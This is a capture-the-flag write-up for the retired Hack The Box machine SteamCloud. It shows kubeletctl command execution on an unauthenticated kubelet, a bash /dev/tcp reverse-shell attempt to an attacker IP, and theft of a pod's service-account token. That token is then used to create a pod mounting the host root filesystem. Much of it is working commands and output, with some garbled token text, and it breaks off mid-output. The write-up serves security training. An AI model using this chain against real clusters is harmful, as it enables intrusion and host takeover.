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htbexplorer report

Name	IP Address	Operating System	Points	Rating	User Owns	Root Owns	Retired	Release Date	Retired Date	Free Lab	ID
SteamCloud	10.10.11.133	Linux	20	4.9	701	574	Yes	2022- 02-14	2022- 02-14	No	443

Summary

- 1. Scan ports -> 22,2379,2380,8443,10249,10250,10256
- 2. kubeletctl pods on p10250 -> nginx pod
- 3. kubeletctl scan rce -> nginx pod vuln to RCE
- 4. kubeletctl exec "bash" -> nginx root user (user shell)
- 5. Donwload ca.crt and token -> Pod creation
- 6. kubectl create -> korriban pod over whole filesystem
- 7. kubletctl exec "bash" on korriban -> RCE on korriban
- 8. Import our id_rsa.pub -> Root shell on cluster

Enumeration

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As we can see in the code snippet below, the operating system is Linux.

```
ping -c 1 10.10.11.133
PING 10.10.11.133 (10.10.11.133) 56(84) bytes of data.
64 bytes from 10.10.11.133: icmp_seq=1 ttl=63 time=108 ms
```

Nmap port scan

First, we will run a open ports scan using nmap:

```
> sudo nmap -p- -sS --min-rate 5000 10.10.11.133 -v -oG Enum/allPorts
```

We can retrieve the results using the utility extractPorts:

```
> extractPorts Enum/allPorts

[*] Extracting information...

[*] IP Address: 10.10.11.133

[*] Open ports: 22,2379,2380,8443,10249,10250,10256

[*] Ports have been copied to clipboard...
```

Next, we will run a detailed scan:

```
P0RT
          STATE SERVICE
                                 VFRSTON
22/tcp
                                 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
          open ssh
| ssh-hostkey:
    2048 fc:fb:90:ee:7c:73:a1:d4:bf:87:f8:71:e8:44:c6:3c (RSA)
    256 46:83:2b:1b:01:db:71:64:6a:3e:27:cb:53:6f:81:a1 (ECDSA)
    256 1d:8d:d3:41:f3:ff:a4:37:e8:ac:78:08:89:c2:e3:c5 (ED25519)
2379/tcp open ssl/etcd-client?
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
   h2
| ssl-cert: Subject: commonName=steamcloud
| Subject Alternative Name: DNS:localhost, DNS:steamcloud, IP Address:10.10.11.133, IP
Address:127.0.0.1, IP Address:0:0:0:0:0:0:0:1
| Not valid before: 2022-06-02T15:14:35
|_Not valid after: 2023-06-02T15:14:36
2380/tcp open ssl/etcd-server?
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_ h2
| ssl-cert: Subject: commonName=steamcloud
| Subject Alternative Name: DNS:localhost, DNS:steamcloud, IP Address:10.10.11.133, IP
Address:127.0.0.1, IP Address:0:0:0:0:0:0:0:1
| Not valid before: 2022-06-02T15:14:35
|_Not valid after: 2023-06-02T15:14:36
8443/tcp open ssl/https-alt
  fingerprint-strings:
    FourOhFourRequest:
      HTTP/1.0 403 Forbidden
      Audit-Id: ca58be43-e14e-4bea-84f3-871da85e576e
      Cache-Control: no-cache, private
      Content-Type: application/json
      X-Content-Type-Options: nosniff
      X-Kubernetes-Pf-Flowschema-Uid: 1682473d-1bf4-4034-b22f-fa1d2bf26a86
      X-Kubernetes-Pf-Prioritylevel-Uid: fe703b74-9c25-4ee6-bd02-22198dec70ee
      Date: Thu, 02 Jun 2022 15:27:33 GMT
      Content-Length: 212
      {"kind":"Status", "apiVersion": "v1", "metadata":{}, "status": "Failure", "message": "forbidden: User
"system:anonymous" cannot get path "/nice ports,/Trinity.txt.bak"","reason":"Forbidden","details":
{}, "code":403}
    GenericLines, Help, RTSPRequest, SSLSessionReq:
      HTTP/1.1 400 Bad Request
      Content-Type: text/plain; charset=utf-8
      Connection: close
      Request
    GetRequest:
     HTTP/1.0 403 Forbidden
      Audit-Id: 8057009f-d626-4ae7-9e47-9ee2fde751a8
      Cache-Control: no-cache, private
      Content-Type: application/json
      X-Content-Type-Options: nosniff
      X-Kubernetes-Pf-Flowschema-Uid: 1682473d-1bf4-4034-b22f-fa1d2bf26a86
      X-Kubernetes-Pf-Prioritylevel-Uid: fe703b74-9c25-4ee6-bd02-22198dec70ee
      Date: Thu, 02 Jun 2022 15:27:31 GMT
      Content-Length: 185
      {"kind":"Status", "apiVersion": "v1", "metadata":{}, "status": "Failure", "message": "forbidden: User
"system:anonymous" cannot get path "/"", "reason": "Forbidden", "details":{}, "code":403}
|_http-title: Site doesn\'t have a title (application/json).
| tls-alpn:
   h2
   http/1.1
| ssl-cert: Subject: commonName=minikube/organizationName=system:masters
| Subject Alternative Name: DNS:minikubeCA, DNS:control-plane.minikube.internal,
DNS:kubernetes.default.svc.cluster.local, DNS:kubernetes.default.svc, DNS:kubernetes.default,
DNS:kubernetes, DNS:localhost, IP Address:10.10.11.133, IP Address:10.96.0.1, IP Address:127.0.0.1,
IP Address:10.0.0.1
| Not valid before: 2022-06-01T15:14:34
|_Not valid after: 2025-06-01T15:14:34
|_ssl-date: TLS randomness does not represent time
                                Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
10249/tcp open http
```

Final nmap report

Port	Service	Version	Extra
22 ssh		OpenSSH 7.9p1 Debian	-
2379/tcp	etcd-client	-	-
2380/tcp	etcd-server	-	-
8443/tcp	https-alt	-	kubernetes
10249/tcp	http	Golang net/http server	Go-IPFS json-rpc or InfluxDB API
10250/tcp	ssl/unknown	-	- -
10256/tcp	http	Golang net/http server	Go-IPFS json-rpc or InfluxDB API

Port 8443

Let's start with the port displayed as https-alt. As it is an https port, we can test it with a GET request through curl:

```
> curl -X GET https://10.10.11.133:8443
curl: (60) SSL certificate problem: unable to get local issuer certificate
More details here: https://curl.se/docs/sslcerts.html

curl failed to verify the legitimacy of the server and therefore could not
establish a secure connection to it. To learn more about this situation and
how to fix it, please visit the web page mentioned above.
```

As we can see, the certificate is self-signed, so we can use the -k flag to accept insecure certificates:

```
curl -X GET https://10.10.11.133:8443 -k -s | jq
{
    "kind": "Status",
    "apiVersion": "v1",
    "metadata": {},
    "status": "Failure",
    "message": "forbidden: User \"system:anonymous\" cannot get path \"/\"",
    "reason": "Forbidden",
    "details": {},
    "code": 403
}
```

This response shows how we can't access the api as anonymous or guest user. This is the same information we found with nmap. As we can see in the nmap report, the api is using kubernetes, for more information, we can go to: https://kubernetes.io/docs/concepts/overview/what-is-kubernetes/. In the nmap report, notice DNS:control-plane.minikube.internal, another domain name for the application, researching about minikube on google: https://kubernetes.io/docs/tutorials/kubernetes-basics/create-cluster/cluster-intro/

and the default port of its API is 8443, so we can assume that the api running on this port is the minikube API.

Kubectl

We can se kubectl to enumerate the pods running in the cluster:

```
> kubectl -s https://10.10.11.133:8443 get pod
Please enter Username: ^C
```

But we are asked for credentials we don't have.

Ports 2379 and 2380

Corresponding to etcd client and server respectively. If we look up these ports we discover they are related with kubernetes as an open source distributed key-value store used to hold and manage the critical information that distributed systems need to keep running.

Port 10250

Looking it up in google we discover it corresponds to kubelet, which is the component responsible for managing the pods running in the cluster. We can enumerate the pods running under the kubelet with this script:

Pods from Kubelet					
	POD NAMESPACE CONTAINERS				
1	kube-proxy-drb42	kube-system	kube-proxy		
2	coredns-78fcd69978-nx6hc	kube-system	coredns		
3	nginx	default	nginx		
4	etcd-steamcloud	kube-system	etcd		
5	kube-apiserver-steamcloud	kube-system	kube-apiserver		
6	kube-controller-manager-steamcloud	kube-system	kube-controller-manager		
7	kube-scheduler-steamcloud	kube-system	kube-scheduler		
8	storage-provisioner	kube-system	storage-provisioner		

Success! We enumerated the pods managed by kubelet. And we can now scan the pods vulnerable to RCE:

```
> kubeletctl -s 10.10.11.133 scan rce

Node with pods vulnerable to RCE
```

— RCE	NODE IP 	PODS	NAMESPACE	CONTAINERS	
 RUN	 				
	10.10.11.133	kube-apiserver-steamcloud	kube-system	kube-apiserver	-
2		kube-controller-manager-steamcloud	kube-system	kube-controller-manager	-
3		kube-scheduler-steamcloud	kube-system	kube-scheduler	-
4		storage-provisioner	kube-system	storage-provisioner	-
		kube-proxy-drb42	kube-system	kube-proxy	+
		coredns-78fcd69978-nx6hc	kube-system	coredns	-
		nginx	default	nginx	+
8		etcd-steamcloud	kube-system	etcd	-

From this output, notice the nginx pod, which is vulnerable to RCE. We can now obtain RCE on the nginx pod with:

```
> kubeletctl -s 10.10.11.133 exec "whoami" --pod nginx --container nginx
root
```

Nginx pod user

To obtain the nginx pod user, we check if any of nc,wget or curl are installed in the pod:

```
> kubeletctl -s 10.10.11.133 exec "which wget" --pod nginx --container nginx
[*] The reponse failed with status: 500
[*] Message: command 'which wget' exited with 1:
```

We can see that not even which is installed, so we can try obtaining a reverse shell directly:

```
> kubeletctl -s 10.10.11.133 exec "bash -i >& /dev/tcp/10.10.16.2/3333 0>&1" --pod nginx --container
nginx
[*] The reponse failed with status: 500
[*] Message: command 'bash -i >' exited with 127: bash: cannot set terminal process group (-1):
Inappropriate ioctl for device
```

```
bash: no job control in this shell
bash: >: No such file or directory
```

But we cannot set an interactive terminal on the pod. Anyway, trying it for some time, we discovered that this command:

```
> kubeletctl -s 10.10.11.133 exec "bash" --pod nginx --container nginx
root@nginx:/# whoami
whoami
root
root@nginx:/# hostname -i
hostname -i
172.17.0.3
root@nginx:/#
```

Does, in fact, return a reverse shell.

Kubernetes tokens

As we found the user.txt file at /root, we guess this was the first user meant to be obtained. Now, we need to pivot to the main machine, to do so, we can use kubernetes tokens:

```
root@nginx:/# ls /run/secrets/kubernetes.io/serviceaccount
ls /run/secrets/kubernetes.io/serviceaccount
ca.crt namespace token
root@nginx:/# cat /run/secrets/kubernetes.io/serviceaccount/token
cat /run/secrets/kubernetes.io/serviceaccount/token
eyJhbGci0iJSUzI1NiIsImtpZCI6IlhZcGhRS1BSRkJTMU1JaVJFcG1Tc1ZaLUlHR09wTFlkYjBrQWFJRzlRUzAifQ.eyJhdWQi0
lsiaHROcHM6Ly9rdWJlcm5ldGVzLmRlZmF1bHQuc3ZjLmNsdXN0ZXIubG9jYWwiXSwiZXhwIjoxNjg1NzQ0NDM5LCJpYXQi0jE2N
TQyMDg0MzksImlzcyI6Imh0dHBz0i8va3ViZXJuZXRlcy5kZWZhdWx0LnN2Yy5jbHVzdGVyLmxvY2FsIiwia3ViZXJuZXRlcy5pb
yI6eyJuYW1lc3BhY2Ui0iJkZWZhdWx0IiwicG9kIjp7Im5hbWUi0iJuZ2lueCIsInVpZCI6Ijk2NTliYTYzLWYxNjctNGY3MS1hM
DViLTY3MWU00DY1MmE00CJ9LCJzZXJ2aWNlYWNjb3VudCI6eyJuYW1lIjoiZGVmYXVsdCIsInVpZCI6IjgzMTBkNGFhLTE4YTItN
DRjYy1hNGFiLTYxZTcwMDc5ZDNlMCJ9LCJ3YXJuYWZ0ZXIi0jE2NTQyMTIwNDZ9LCJuYmYi0jE2NTQyMDg0MzksInN1Yi16InN5c
3RlbTpzZXJ2aWNlYWNjb3VudDpkZWZhdWx00mRlZmF1bHQifQ.jhEZk8pLEhE1Lb0ZKIwiSlc73nlIsf6CS4D1r5oW_H6AMBgolY
I_BhSwXppL9cA39FZPkXNgYfgKDZ6uwnxYl8dslWfHkWLcRlmDZ8oyYEc-
TiUCz1ax3HJaAXajTZBLRDovJ9PMqAlg3G2Hk3j2njg4006qvBzmR0gZ3dWqFiJWZbfSU1r-
PA9pnQsTu06e5U349fPZe7prfdG9AM0LNsXTU6xIbvRRfI5_HLFS508iLotgg_iTkhEdzqoao8GRxZ4MJwluCYasK97zCZAVu9ok
Z8prKd608Cuo7F00rh6dUfFHg1S-DBF2tmYJvKrgSZMdrF4au3brh56Ijt9GaA
root@nginx:/# cat /run/secrets/kubernetes.io/serviceaccount/ca.crt
cat /run/secrets/kubernetes.io/serviceaccount/ca.crt
----BEGIN CERTIFICATE----
MIIDBjCCAe6gAwIBAgIBATANBgkqhkiG9w0BAQsFADAVMRMwEQYDVQQDEwptaW5p
a3ViZUNBMB4XDTIxMTEy0TEyMTY1NVoXDTMxMTEy0DEyMTY1NVowFTETMBEGA1UE
AxMKbWluaWt1YmVDQTCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAOoa
YRSqoSUfHaMBK44xXLLuFXNELhJrC/900R2Gpt8DuBNIW5ve+mgNxb0LTofhgQ0M
HLPTTxnfZ5VaavDH2GHiFrtfUWD/g7HA8aXn7c0CNxdf1k7M0X0QjPRB3Ug2cID7
deqATtnjZaXTk0VUyUp5Tq3vmwhVkPXDtR0c7QaTR/AUeR1ox09+mPo3ry6S2xqG
VeeRhpK6Ma3FpJB3oN0Kz5e6areA0pBP5cVFd68/Np3aecCLrxf2Qdz/d9Bpisll
hnRBjBwFDdzQVeIJRKhSAhczDbKP64bNi2K1ZU95k5YkodSgXyZmmkfgY0Ryg99o
1pRrbLrfNk6DE5S9VSUCAwEAAaNhMF8wDgYDVR0PAQH/BAQDAgKkMB0GA1UdJQQW
MBQGCCsGAQUFBwMCBqqrBqEFBQcDATAPBqNVHRMBAf8EBTADAQH/MB0GA1UdDqQW
BBSpRKCEKbVtRsYEGRwyaVeonBdMCjANBgkqhkiG9w0BAQsFAAOCAQEA0jqg5pUm
lt1jIeLkYT1E6C5xykW0X8m0Wzmok17rSMA2GYISqdbRcw72aocvdGJ2Z78X/Hy0
DGSCkKaFqJ9+tvt1tRCZZS3hiI+sp4Tru5FttsGy1bV5sa+w/+2mJJzTjBElMJ/+
9mGEdIpuHqZ15HHYeZ83SQWcj0H0lZGpSriHbfxAIlgRvtYBfnciP6Wgcy+YuU/D
xpCJgRAw0IUgK74EdYNZAkrWuS0A0Ua8KiKuhklyZv38Jib3FvAo4JrBXlSjW/R0
JWSyodQkEF60Xh7yd2lRFhtyE8J+h1HeTz4FpDJ7MuvfXfoXxSDQ0YNQu09iFiMz
kf2eZIBNMp0TFg==
----END CERTIFICATE----
```

Remember how kubectl asked for a username earlier, now with the certificate and the token we can bypass this authorization checking. To do so, we need to download the file ca.crt and the token:

```
> echo "----BEGIN CERTIFICATE----
----END CERTIFICATE----" > ca.crt
> echo "eyJhbGg1...43brh56Ijt9GaA" > token
```

Now, we can use kubectl with these credentials:

```
> kubectl -s https://10.10.11.133:8443 --certificate-authority=ca.crt --
token='eyJhbGci0iJSUzI1NiIsImtpZCI6IlhZcGhRS1BSRkJTMU1JaVJFcG1Tc1ZaLUlHR09wTFlkYjBrQWFJRzlRUzAifQ.ey
JhdWQiOlsiaHROcHM6Ly9rdWJlcm5ldGVzLmRlZmF1bHQuc3ZjLmNsdXNOZXIubG9jYWwiXSwiZXhwIjoxNjg1NzQ0NDM5LCJpYX
QiOjE2NTQyMDg0MzksImlzcyI6Imh0dHBz0i8va3ViZXJuZXRlcy5kZWZhdWx0LnN2Yy5jbHVzdGVyLmxvY2FsIiwia3ViZXJuZX
Rlcy5pbyI6eyJuYW1lc3BhY2Ui0iJkZWZhdWx0IiwicG9kIjp7Im5hbWUi0iJuZ2lueCIsInVpZCI6Ijk2NTliYTYzLWYxNjctNG
Y3MS1hMDViLTY3MWU00DY1MmE00CJ9LCJzZXJ2aWNlYWNjb3VudCI6eyJuYW1lIjoiZGVmYXVsdCIsInVpZCI6IjgzMTBkNGFhLT
E4YTItNDRjYy1hNGFiLTYxZTcwMDc5ZDNlMCJ9LCJ3YXJuYWZ0ZXIi0jE2NTQyMTIwNDZ9LCJuYmYi0jE2NTQyMDg0MzksInN1Yi
I6InN5c3RlbTpzZXJ2aWNlYWNjb3VudDpkZWZhdWx00mRlZmF1bHQifQ.jhEZk8pLEhE1Lb0ZKIwiSlc73nllsf6CS4D1r5oW\_H6LPLANGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGERSPRINGER
AMBgolYI_BhSwXppL9cA39FZPkXNgYfgKDZ6uwnxYl8dslWfHkWLcRlmDZ8oyYEc-
TiUCz1ax3HJaAXajTZBLRDovJ9PMqAlg3G2Hk3j2njg4006qvBzmR0gZ3dWqFiJWZbfSU1r-
PA9pnQsTu06e5U349fPZe7prfdG9AM0LNsXTU6xIbvRRfI5_HLFS508iLotgg_iTkhEdzqoao8GRxZ4MJwluCYasK97zCZAVu9ok
Z8prKd608Cuo7F00rh6dUfFHg1S-DBF2tmYJvKrgSZMdrF4au3brh56Ijt9GaA' get pods
NAME
                     READY
                                           STATUS
                                                                    RESTARTS
                                                                                                   AGE
nginx
                     1/1
                                           Running
                                                                                                    136m
```

Success!! We enumerated the pods in the cluster. But if we try any other action:

```
> kubectl -s https://10.10.11.133:8443 --certificate-authority=ca.crt --
token='eyJhbGci0iJSUzI1NiIsImtpZCI6IlhZcGhRS1BSRkJTMU1JaVJFcG1Tc1ZaLUlHR09wTFlkYjBrQWFJRzlRUzAifQ.ey
JhdWQi0lsiaHR0cHM6Ly9rdWJlcm5ldGVzLmRlZmF1bHQuc3ZjLmNsdXN0ZXIubG9jYWwiXSwiZXhwIjoxNjg1NzQ0NDM5LCJpYX
Qi0jE2NTQyMDg0MzksImlzcyI6Imh0dHBz0i8va3ViZXJuZXRlcy5kZWZhdWx0LnN2Yy5jbHVzdGVyLmxvY2FsIiwia3ViZXJuZX
Rlcy5pbyI6eyJuYW1lc3BhY2Ui0iJkZWZhdWx0IiwicG9kIjp7Im5hbWUi0iJuZ2lueCIsInVpZCI6Ijk2NTliYTYzLWYxNjctNG
Y3MS1hMDViLTY3MWU00DY1MmE00CJ9LCJzZXJ2aWNlYWNjb3VudCI6eyJuYW1lIjoiZGVmYXVsdCIsInVpZCI6IjgzMTBkNGFhLT
E4YTItNDRjYy1hNGFiLTYxZTcwMDc5ZDNlMCJ9LCJ3YXJuYWZ0ZXIi0jE2NTQyMTIwNDZ9LCJuYmYi0jE2NTQyMDg0MzksInN1Yi
I6InN5c3RlbTpzZXJ2aWNlYWNjb3VudDpkZWZhdWx00mRlZmF1bHQifQ.jhEZk8pLEhE1Lb0ZKIwiSlc73nlIsf6CS4D1r5oW_H6
AMBgolYI_BhSwXppL9cA39FZPkXNgYfgKDZ6uwnxYl8dslWfHkWLcRlmDZ8oyYEc-
TiUCz1ax3HJaAXajTZBLRDovJ9PMqAlg3G2Hk3j2njg4006qvBzmR0gZ3dWqFiJWZbfSU1r-
PA9pnQsTu06e5U349fPZe7prfdG9AM0LNsXTU6xIbvRRf15_HLFS508iLotgg_iTkhEdzqoao8GRxZ4MJwluCYasK97zCZAVu9ok
Z8prKd608Cuo7F00rh6dUfFHg1S-DBF2tmYJvKrgSZMdrF4au3brh56Ijt9GaA' get secret
Error from server (Forbidden): secrets is forbidden: User "system:serviceaccount:default:default"
cannot list resource "secrets" in API group "" in the namespace "default"
```

It returns a forbidden error for namespace default. Let's try using auth to enumerate what we can do with kubectl:

```
> kubectl -s https://10.10.11.133:8443 --certificate-authority=ca.crt --
token='eyJhbGci0iJSUzI1NiIsImtpZCI6IlhZcGhRS1BSRkJTMU1JaVJFcG1Tc1ZaLUlHR09wTFlkYjBrQWFJRzlRUzAifQ.ey
JhdWQiOlsiaHROcHM6Ly9rdWJlcm5ldGVzLmRlZmF1bHQuc3ZjLmNsdXNOZXIubG9jYWwiXSwiZXhwIjoxNjg1NzQ0NDM5LCJpYX
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Z8prKd608Cuo7F00rh6dUfFHg1S-DBF2tmYJvKrgSZMdrF4au3brh56Ijt9GaA' auth
Inspect authorization
Available Commands:
               Check whether an action is allowed
 can-i
               Reconciles rules for RBAC role, role binding, cluster role, and
  reconcile
cluster role binding objects
Usage:
  kubectl auth [flags] [options]
```

Use "kubectl <command> --help" for more information about a given command.
Use "kubectl options" for a list of global command-line options (applies to all commands).

With the can-i command, we can enumerate available actions:

```
> kubectl -s https://10.10.11.133:8443 --certificate-authority=ca.crt --
token='eyJhbGci0iJSUzI1NiIsImtpZCI6IlhZcGhRS1BSRkJTMU1JaVJFcG1Tc1ZaLUlHR09wTFlkYjBrQWFJRzlRUzAifQ.ey
JhdWQiOlsiaHROcHM6Ly9rdWJlcm5ldGVzLmRlZmF1bHQuc3ZjLmNsdXN0ZXIubG9jYWwiXSwiZXhwIjoxNjg1NzQ0NDM5LCJpYX
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PA9pnQsTu06e5U349fPZe7prfdG9AM0LNsXTU6xIbvRRf15_HLFS508iLotgg_iTkhEdzqoao8GRxZ4MJwluCYasK97zCZAVu9ok
Z8prKd608Cuo7F00rh6dUfFHg1S-DBF2tmYJvKrgSZMdrF4au3brh56Ijt9GaA' auth can-i --help
Check whether an action is allowed.
# List all allowed actions in namespace "foo"
  kubectl auth can-i --list --namespace=foo
> kubectl -s https://10.10.11.133:8443 --certificate-authority=ca.crt --
token='eyJhbGci0iJSUzI1NiIsImtpZCI6IlhZcGhRS1BSRkJTMU1JaVJFcG1Tc1ZaLUlHR09wTFlkYjBrQWFJRzlRUzAifQ.ey
JhdWQiOlsiaHROcHM6Ly9rdWJlcm5ldGVzLmRlZmF1bHQuc3ZjLmNsdXN0ZXIubG9jYWwiXSwiZXhwIjoxNjg1NzQ0NDM5LCJpYX
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PA9pnQsTu06e5U349fPZe7prfdG9AM0LNsXTU6xIbvRRfI5 HLFS508iLotqq iTkhEdzqoao8GRxZ4MJwluCYasK97zCZAVu9ok
Z8prKd608Cuo7F00rh6dUfFHg1S-DBF2tmYJvKrgSZMdrF4au3brh56Ijt9GaA' auth can-i --list
                                                Non-Resource URLs
                                                                                       Resource Names
Resources
Verbs
                                                                                       []
selfsubjectaccessreviews.authorization.k8s.io
                                                Г٦
selfsubjectrulesreviews.authorization.k8s.io
                                                 Γ1
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[create]
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[get create list]
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[get]
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[get]	[/readyz]	[]
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[get]		

If we take a look at the pods resources, we see we are able to create a pod. This can be used to create a pod that replicate the whole cluster. If we remember the result of get pod, we only got some information about nginx pod, we can change the format to yaml with the -o flag:

```
> kubectl -s https://10.10.11.133:8443 --certificate-authority=ca.crt --
token='eyJhbGcioiJSUzI1NiIsImtpZCI6IlhZcGhRS1BSRkJTMU1JaVJFcG1Tc1ZaLUlHR09wTFlkYjBrQWFJRzlRUzAifQ.ey
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Y3MS1hMDViLTY3MWU00DY1MmE00CJ9LCJzZXJ2aWNlYWNjb3VudCI6eyJuYW1lIjoiZGVmYXVsdCIsInVpZCI6IjgzMTBkNGFhLT
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I6InN5c3RlbTpzZXJ2aWNlYWNjb3VudDpkZWZhdWx00mRlZmF1bHQifQ.jhEZk8pLEhE1Lb0ZKIwiSlc73nlIsf6CS4D1r5oW_H6
AMBgolYI_BhSwXppL9cA39FZPkXNgYfgKDZ6uwnxYl8dslWfHkWLcRlmDZ8oyYEc-
TiUCz1ax3HJaAXajTZBLRDovJ9PMqAlg3G2Hk3j2njg4006qvBzmR0gZ3dWqFiJWZbfSU1r-
PA9pnQsTu06e5U349fPZe7prfdG9AM0LNsXTU6xIbvRRfI5_HLFS508iLotgg_iTkhEdzqoao8GRxZ4MJwluCYasK97zCZAVu9ok
Z8prKd608Cuo7F00rh6dUfFHg1S-DBF2tmYJvKrgSZMdrF4au3brh56Ijt9GaA' get pod -o yaml > pod.yaml
```

After this, we obtained a .yaml file that can be used to create a new pod. To do so, we will change it a little bit, in order to replicate the / path under the name fscopy on the /mnt path of the pod:

```
> nvim pod.yaml
> cat pod.yaml
         File: pod.yaml
         Size: 251 B
  1
         apiVersion: v1
         kind: Pod
  2
   3
         metadata:
   4
           name: korriban
   5
           namespace: default
   6
         spec:
   7
           containers:
  8
           - name: korriban
  9
             image: nginx:1.14.2
  10
             volumeMounts:
  11
              - mountPath: /mnt
  12
               name: fscopy
  13
           volumes:
           - name: fscopy
  14
  15
             hostPath:
  16
               path: /
```


The pod's name will be korriban, we can create it with the command apply:

```
> kubectl -s https://10.10.11.133:8443 --certificate-authority=ca.crt --
token='eyJhbGci0iJSUzI1NiIsImtpZCI6IlhZcGhRS1BSRkJTMU1JaVJFcG1Tc1ZaLUlHR09wTFlkYjBrQWFJRzlRUzAifQ.ey
JhdWQi0lsiaHR0cHM6Ly9rdWJlcm5ldGVzLmRlZmF1bHQuc3ZjLmNsdXN0ZXIubG9jYWwiXSwiZXhwIjoxNjg1NzQ0NDM5LCJpYX
```

Qi0jE2NTQyMDg0MzksImlzcyI6Imh0dHBz0i8va3ViZXJuZXRlcy5kZWZhdWx0LnN2Yy5jbHVzdGVyLmxvY2FsIiwia3ViZXJuZX Rlcy5pbyI6eyJuYW1lc3BhY2Ui0iJkZWZhdWx0IiwicG9kIjp7Im5hbWUi0iJuZ2lueCIsInVpZCI6Ijk2NTliYTYzLWYxNjctNG Y3MS1hMDViLTY3MWU00DY1MmE00CJ9LCJzZXJ2aWNlYWNjb3VudCI6eyJuYW1lIjoiZGVmYXVsdCIsInVpZCI6IjgzMTBkNGFhLT E4YTItNDRjYy1hNGFiLTYxZTcwMDc5ZDNlMCJ9LCJ3YXJuYWZ0ZXIi0jE2NTQyMTIwNDZ9LCJuYmYi0jE2NTQyMDg0MzksInN1Yi I6InN5c3RlbTpzZXJ2aWNlYWNjb3VudDpkZWZhdWx00mRlZmF1bHQifQ.jhEZk8pLEhE1Lb0ZKIwiSlc73nlIsf6CS4D1r5oW_H6 AMBgolYI_BhSwXppL9cA39FZPkXNgYfgKDZ6uwnxYl8dslWfHkWLcRlmDZ8oyYEc- TiUCz1ax3HJaAXajTZBLRDovJ9PMqAlg3G2Hk3j2njg4006qvBzmR0gZ3dWqFiJWZbfSU1r- PA9pnQsTu06e5U349fPZe7prfdG9AM0LNsXTU6xIbvRRfI5_HLFS508iLotgg_iTkhEdzqoao8GRxZ4MJwluCYasK97zCZAVu9ok Z8prKd608Cuo7F00rh6dUfFHg1S-DBF2tmYJvKrgSZMdrF4au3brh56Ijt9GaA' apply -f pod.yaml pod/korriban created

Now, if we check the status of the new pod:

```
> kubectl -s https://10.10.11.133:8443 --certificate-authority=ca.crt --
token='eyJhbGci0iJSUzI1NiIsImtpZCI6IlhZcGhRS1BSRkJTMU1JaVJFcG1Tc1ZaLUlHR09wTFlkYjBrQWFJRzlRUzAifQ.ey
JhdWQiOlsiaHROcHM6Ly9rdWJlcm5ldGVzLmRlZmF1bHQuc3ZjLmNsdXN0ZXIubG9jYWwiXSwiZXhwIjoxNjg1NzQ0NDM5LCJpYX
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TiUCz1ax3HJaAXajTZBLRDovJ9PMqAlg3G2Hk3j2njg4006qvBzmR0gZ3dWqFiJWZbfSU1r-
PA9pnQsTu06e5U349fPZe7prfdG9AM0LNsXTU6xIbvRRf15_HLFS508iLotgg_iTkhEdzqoao8GRxZ4MJwluCYasK97zCZAVu9ok
Z8prKd608Cuo7F00rh6dUfFHg1S-DBF2tmYJvKrgSZMdrF4au3brh56Ijt9GaA' get pod
NAME
          READY
                 STATUS
                           RESTARTS
                                     AGE
          1/1
                  Running
                                      385
korriban
          1/1
                  Running
                                      170m
nginx
> kubeletctl -s 10.10.11.133 scan rce
                                  Node with pods vulnerable to RCE
     NODE IP
                   PODS
                                                      NAMESPACE
